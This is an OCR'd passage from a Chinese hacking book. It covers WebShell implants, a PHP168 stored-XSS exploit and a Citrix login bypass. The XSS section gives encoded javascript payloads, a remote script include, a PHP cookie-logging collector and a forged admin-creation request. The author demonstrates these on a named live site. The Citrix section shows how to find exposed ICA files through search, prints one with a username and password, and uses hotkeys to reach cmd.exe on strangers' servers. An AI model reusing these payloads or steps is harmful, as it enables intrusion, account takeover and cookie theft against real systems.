


图 6-22 获取成功挂马的文件




图 6-23 添加 WebShell 地址




图 6-24　获得一句话后门

6.2.7　总结与探讨

（1）通过挂马即插入一句话木马来获得 WebShell。在本案例中通过挂马来获得真正的 WebShell，也算是一种创新。

（2）后面通过测试，可以直接上传一个一句话的 mdb 数据库，恢复数据备份后获得的地址“http://localhost/data/%23artdb.asp”，通过菜刀即可直接得到 WebShell。

（3）如果 cms 系统中存在上传文件管理，则尝试修改地址参数来尝试列目录漏洞。

（4）在 WebShell 地址包含“#”且需要密码验证时，可以将 Shell 保存为 html 文件，并修改 action 的地址来提交密码，从而绕过登录验证。

6.3　PHP168 XSS 跨站及利用

PHP168 整站是 PHP 领域当前功能比较强大的建站系统，代码全部开源，可极其方便地进行二次开发，所有功能模块可以自由安装与删除，个人用户完全免费使用。PHP168 整站包含文章系统、投票系统、强大的用户权限系统以及其灵活的广告系统，拥有强大的数据库备份功能、字符替换功能、完善的后台日志功能、支持生成 Google 地图功能等。PHP168 整站系统在很多大型门户网站使用，很多都是进行了二次开发，PHP168 整站系统曾经出过很多高危级漏洞，目前其安全性还是不错的，本章主要就 PHP168 整站系统存在的 XSS 漏洞的挖掘和利用进行谈论。

6.3.1 软件测试环境以及搭建

测试环境：本地 XAMPP 1.7.1

测试软件：PHP168 整站 v5.0

软件下载地址 http://down2.php168.com/v2008.rar

PHP.ini 配置：magic_quotes_gpc=Off（On 或者 Off 对持久型 XSS 并无影响）；register_globals=Off ； safe_mode=Off。

6.3.2 XSS 跨站基础

1. XSS 攻击定义

XSS 又叫 CSS（Cross Site Script），简称跨站脚本攻击。它指的是恶意攻击者往 Web 页面里插入恶意 html 代码，当用户浏览该页之时，嵌入其中 Web 里面的 html 代码会被执行，从而达到恶意用户的特殊目的。XSS 属于被动式的攻击，因为其被动且不好利用，所以许多人常忽略其危害性，实际很多系统都存在 XSS 漏洞。

2. 如何寻找 XSS 漏洞

就一般而言，XSS 攻击可以分成两类，一类是来自内部的攻击，主要指的是利用程序自身的漏洞，构造跨站语句，如 dvbbs 的 showerror.asp 存在的跨站漏洞。另一类则是来自外部的攻击，主要是指自己构造 XSS 跨站漏洞网页或者寻找非目标机以外的有跨站漏洞的网页。例如需要渗透一个站点，就需要自己构造一个有跨站漏洞的网页，然后构造跨站语句，通过结合其他技术，如社会工程学等，欺骗目标服务器的管理员打开。

3. 如何利用

传统的跨站利用方式一般都是攻击者先构造一个跨站网页，然后在另一空间里放一个收集 cookie 的页面，接着结合其他技术让用户打开跨站页面以盗取用户的 cookie，以便进一步地攻击。个人认为这种方式太过于落后，对于弊端大家可能都知道，因为即便你收集到了 cookie 你也未必能进一步渗透进去，多数 cookie 里面的密码都是经过加密的，如果想要 cookie 欺骗的话，同样也要受到其他条件的制约。而本文提出的另一种思路，则从一定程度上解决上述的问题。对于个人而言，比较成熟的方法是通过跨站构造一个表单，表单的内容则为利用程序的备份功能或者加管理员等功能得到一个高权限。

6.3.3 XSS 跨站利用

1. 获取 XSS 漏洞地址

XSS 分为持久性，反射型两种。本章演示的是持久性跨站以及简单利用。我们安装完 php168 后，不要登录，直接打开如下 URL: http://localhost/php168/member/post.php?job=postnew&fid=2。可以绕过管理员登录，直接发表文章，如图 6-25 所示。



图 6-25　通过验证直接发帖

说明：

如果是在实际网络上进行测试，可以使用“php168/member/post.php”作为关键值进行搜索，找到搜索结果后，对结果进行查看，如图 6-26 示，单击其中的“发表”链接进入发表页面。这样获取的 Fid 才是正确的 ID，否则得到的 ID 打不开页面，如图 6-27 示。在其相应的输入框中输入相应的测试值，完毕进行发表，如图 6-28 示，会给出发表后的相应操作，单击查看，可以看到刚才发表的帖子，如图 6-29 示，整个发表过程无须审核和登录。



图 6-26　搜索获取 php168 发帖地址



图 6-27　直接发表帖子



图 6-28　发表帖子成功



图 6-29　查看发表的帖子

2. 测试 XSS

在发表帖子页面中选择“源码”模式，然后在内容中加入以下代码：

```
<img
src=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&# x61&#x6C
&#x65&#x72&#x74&#x28&#x27__menzhi007__&#x27&#x29 />
```

然后单击发表，我们看看文章地址：http://127.0.0.1/php168/bencandy.php?fid=2&aid=4 出现邪恶的 XSS，如图 6-30 所示。



图 6-30　邪恶的 XSS

3. 远程包含 JS 文件攻击

我们远程包含 JS 文件来攻击，代码如下：

```
<img
src="javascript:s=document.createElement('script');
s.src='http://127.0.0.1/xss/xss.js';
document.body.appendChild(s);"/>
```

这样直接发上去是会被过滤掉的，我们转换编码，对于不会转换编码的朋友可以到 http://ha.ckers.org/xss.html#ipobfuscate 去直接转换。

代码如下：

```
<img
src="&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x73
&#x3D&#x64&#x6F&#x63&#x75&#x6D&#x65&#x6E&#x74&#x2E&#x63&#x72&#x65&#x61&#
74&#x65&#x45&#x6C&#x65&#x6D&#x65&#x6E&#x74&#x28&#x27script&#x27);
s.src='http://127.0.0.1/xss/xss.js';
document.body.appendChild(s);"/>
```

这样就可以直接编辑 xss.js 文件来钓管理员 Cookie 了。当然反射型的更多。其 XSS 读取效果如图 6-31 所示。



图 6-31 XSS 读取效果

4. 获取 Cookie

我们编辑 js 文件如下：

```
alert(document.cookie);
```

返回查看，如图 6-32 示，显示本地的 Cookie 值。



图 6-32 获取本地 Cookie 值

当然我们隐藏钓管理员 Cookie，并没有测试官方。

5. 编写代码获取 Cookie 或者直接添加管理员

编写 PHP 文件，代码如下：

```
<?php
/*auther:menzhi007 Blog:http://hi.baidu.com/menzhi007 */
$txtfile = "menzhi.php";
$date = date("Y-m-d - H:i:s");
$cookie = $_GET['get'];
$writeinfo = "{$date}\n{$cookie}\n";
$printer = fopen($txtfile, 'a');
```

```
    fwrite($printer,$writeinfo);
    fclose($printer);
```

?>或者直接添加管理员，代码如下：

```
    location.href="http://127.0.0.1/php168/admin/index.php?lfj=member&action
=addmember&postdb%5Busername%5D=menzhi007&postdb%5Bpasswd%5D=menzhi007&postd
b%5Bpasswd2%5D=menzhi007&postdb%5Bgroupid%5D=3&postdb%5Bemail%5D=menzhi007@1
63.com&Submit=%CC%E1%BD%BB";
```

平时也没什么时间上网，具体大家自己测试吧。官方路径：“D:\p8-server\wwwroot\php168_com\”，已通知官方修补漏洞了。

6.3.4 实例演示

大家打开官方主页 http://www.php168.com/biz/impower.php，商业授权查询，如图 6-33 示。



图 6-33 获取使用 php168 整站系统的用户

我们随便挑几个，演示站点：http://www.3cq.org/member/post.php?job=postnew&fid=2 进行测试，如图 6-34 所示，XSS 利用成功。



图 6-34 演示站点

6.4 Citrix密码绕过漏洞引发的渗透

Citrix系统以前听说过，未真正操作过，对于Citrix系统的研究来自和好友Micky的交流，后面对此进行了一些研究，应该说小有心得，撰文与大家一起分享。

6.4.1 Citrix简介

Citrix是Citrix Systems, Inc.的一款主打产品，该公司主要提供全球接入架构解决方案，其解决方案能够让客户在任何时间、任何地点、在任何设备上，通过任何形式的网络连接，高效获取各种应用、信息及通信。Citrix技术使得数字办公室无处不在，令工作轻松易行。Citrix以代号CTXS于Nasdaq Stock MarketSM上市，并获列入标准普尔500指数。2001财年公司总收益为5.92亿美元。Citrix总部设于美国佛罗里达州Fort Lauderdale，公司网站http://www.citrix.com。

Citrix是一款广泛流行的远程桌面控制程序，类似于Microsoft的远程终端（Terminal Services）。只是其原理不同，Microsoft Terminal Services使用的是RDP（远程桌面协议，Remote Desktop Protocol）协议，而Citrix使用的是ICA（独立计算机架构，Independent Computing Architecture）协议。ICA技术已成为基于服务器计算模式的工业基础。ICA包括了包括以下三个重要内容。

（1）MultiWin。在服务器上模拟本地应用程序处理的多用户层。

（2）服务器端ICA软件。将应用程序的执行和显示逻辑分开，应用程序100%在服务器上进行，并通过标准的网络协议（TCP/IP、SPX、IPX、NETBEUI、NWLINK）将显示界面传送给客户端。

（3）客户端设备上的ICA软件。一方面接收显示界面，另一方面向服务器发送鼠标移动和键盘击键动作信息，对基于服务器上的应用程序进行操作。

ICA具有网络传输的高效性、客户端设备的灵活性、操作平台的灵活性以及连接方式的灵活性。由于在客户端与服务器之间无数据传送，传送的只是显示界面，并运用Citrix特有的SpeedScreen技术（传输的仅是显示界面变化的部分），平均只占用10kbps的网络带宽。ICA可以在从286计算机到现在的PIII级计算机上正常工作，可以在任何客户端操作系统平台上正常工作，客户端与服务器可通过多种连接方式LAN、WAN、电话拨号、Internet、无线的Web方式等。

迄今全球已有近十五万家用户采用了Citrix解决方案，享受到ICA技术的客户端更超过5000万，其中包括世界财富500强中99%以上的集团，以及欧洲财经时代500强中75%以上的公司，Citrix凭借其卓越的技术方案和业务成就，赢得了业界与用户的广泛赞誉。

6.4.2 Citrix的工作方式

Citrix主要有Citrix MetaFrame和Citrix NFuse/Citrix安全网关两种工作方式。

Citrix MetaFrame 有 XPs、XPa 及 XPe 三个不同的版本，分别适合不同的环境使用；其中 XPs 是完全安全版，包括一些不同于其他版本的管理选项；XPa 和 XPe 则功能相对稍微少一点；Citrix 默认使用 1494 端口并且只和使用了 Citrix ICA 加密协议的客户端通信。

Citrix NFuse/Citrix 安全网关中 Citrix NFuse 允许管理员锁定程序且只能通过 Web 浏览器通信。Citrix NFuse 默认安装在 IIS 5.0 及以上版本上。Citrix NFuse 默认安装情况下的远程权限规则允许管理员执行 Citrix 安全网关。

6.4.3 一个 Citrix 渗透实例

1. 安装 Citrix Presentation Server 客户端

安装 Citrix Presentation Server 客户端时与安装其他普通软件没有什么不同，按照提示进行安装即可，不过在安装过程中需要注意一点，在选择客户端时只选择安装“Program Neighborhood”，“Web 客户端”和“Program Neighborhood Agent”均不安装，即分别选中“Web 客户端”和“Program Neighborhood Agent”前面向下的三角形箭头，然后选择“所有功能均不可用”，设置完毕后“Web 客户端”和“Program Neighborhood Agent”前面会分别出现一个红色的叉，如图 6-35 所示。




图 6-35 选择客户端

2. 搜索 ICA 文件

使用 Citrix Presentation Server 客户端连接 Citrix 服务器主要通过读取 ICA 配置文件来实现，很多 Citrix 服务器在配置完毕后会将 ICA 文件放到网上供下载使用，也有一些是配置完毕后无意放在网上，不过那种方式，只要获取正确的 ICA 文件即可进行连接。获取 ICA 文件最简便的方法就是通过搜索引擎获取，直接打开 IE 浏览器，在 Google 搜索中输入“Filetype:ica”搜索 ica 文件，如图 6-36 所示，搜索出来很多 ICA 文件。




图 6-36 搜索 ICA 文件

3. 下载 ICA 文件

在 Google 搜索结果中任意选择一个搜索记录，然后右键单击选择“另存为”，将所选择的 ICA 文件保存到本地。保存 ICA 文件的目的就是为了在本地进行查看，如图 6-37 所示，在 ICA 文件中可以看到有 WFClient、ApplicationServer、Route Clearing DB、EncRC5-0、Compress 五个参数，WFClient 参数中主要指定软件的版本，Citrix 服务器地址和连接端口；第二个参数主要指定初始程序等设置。下载 ICA 文件的另外一个目的就是尝试修改 ICA 文件中的配置参数 InitialProgram，在权限管理不严格的 Citrix 服务器中如果 InitialProgram 参数的值修改成 cmd.exe 或 explorer.exe，连接 Citrix 服务器后可以直接调出远程服务器上的命令提示符或者资源管理器。出来这两个东西，呵呵，不说你也知道可以干什么了！

```
1 [WFClient]
2 Version=2
3 TcpBrowserAddress=65.74.135.108:1532
4 UseAlternateAddress=1
5
6 [ApplicationServers]
7 Route Clearing DB=
8
9 [Route Clearing DB]
10 Address=65.74.135.108:1532
11 InitialProgram=#Route Clearing DB
12 ClientAudio=Off
13 Compress=On
14 ScreenPercent=95
15 DesiredColor=2
16 TransportDriver=TCP/IP
17 WinStationDriver=ICA 3.0
18 EncryptionLevelSession=EncRC5-0
19 AutoLogonAllowed=On
20 SSOnUserSetting=On
21 SSOnCredentialType=Any
22 Username=routeclear
23 Password=Password99
24 Domain=STARS
25
26 [EncRC5-0]
27 DriverNameWin32=PDCON.DLL
28 DriverNameWin16=PDCOW.DLL
29
30 [Compress]
31 DriverName=PDCOMP.DLL
32 DriverNameWin16=PDCOMPW.DLL
```

图 6-37 ICA 文件具体内容

4. 直接打开 ICA 文件

Citrix Presentation Server 客户端正确安装后，其默认打开后缀为 ICA 的文件，也可以直接单击网页中的 ICA 文件链接地址而打开 Citrix 链接提示框。在连接过程中会给出一些提示，如果服务器、客户端以及参数相匹配，则会出现明显的登录警告等提示信息，如图 6-38 示。




图 6-38　出现登录提示警告信息

在测试过程中会有很多 ICA 文件是无效的或者说是过时的，有的虽然会出现一个连接提示信息，但由于协议不匹配的原因，最后将无法连接成功。还有一种情况通过 ICA 文件可以连接，但需要连接方提供正确的用户名和密码，如图 6-39 所示，要求用户输入跟 Windows 登录类似的用户名和密码，只有输入正确的用户名和密码后才能进入系统。




图 6-39　Citrix 中的用户和密码验证

5. 使用快捷键绕过密码验证

在连接上 Citrix 服务器后可以使用一些热键来进行常见的操作，一些常见的热键如下所示：

Shift+F1: 打开本地任务列表。

Shift+F2: Toggle Title Bar。

Shift+F3: 关闭远程应用程序。

Ctrl+F1: 显示 Windows 安全桌面，相当于本地热键“Ctrl+Alt+Del”。

Ctrl+F2: 打开远程任务列表。

Ctrl+F3: 打开远程任务管理器，相当于本地热键“Ctrl+Shift+Esc”打开本地任务管理器。

Alt+MINUS: 相当于本地的“Alt+Shift+Tab”热键在各个任务之间切换。

在 Citrix 服务器的某些版本存在密码绕过漏洞，通过热键直接调出任务管理器，从而绕过密码验证。即在出现确定的连接后，使用热键“Ctrl+F3”打开远程的任务管理器，如图 6-40 示，直接调出远程的任务管理器，呵呵，还是日本的计算机呢！




图 6-40 使用热键“Ctrl+F3”打开远程计算机上的任务管理器

6. 进入远程 Citrix 服务器

前面进入的日文 Citrix 服务器，看不懂，后面换了一台英文版本的进行测试，通过“Ctrl+F3”打开远程计算机上的任务管理器，然后在任务管理器中“文件”－“新建任务”－“打开”，在其中输入“cmd.exe”或者“Explorer”直接打开命令提示符或者资源管理器，如图 6-41 示，通过运行“Explorer”进入对方计算机。

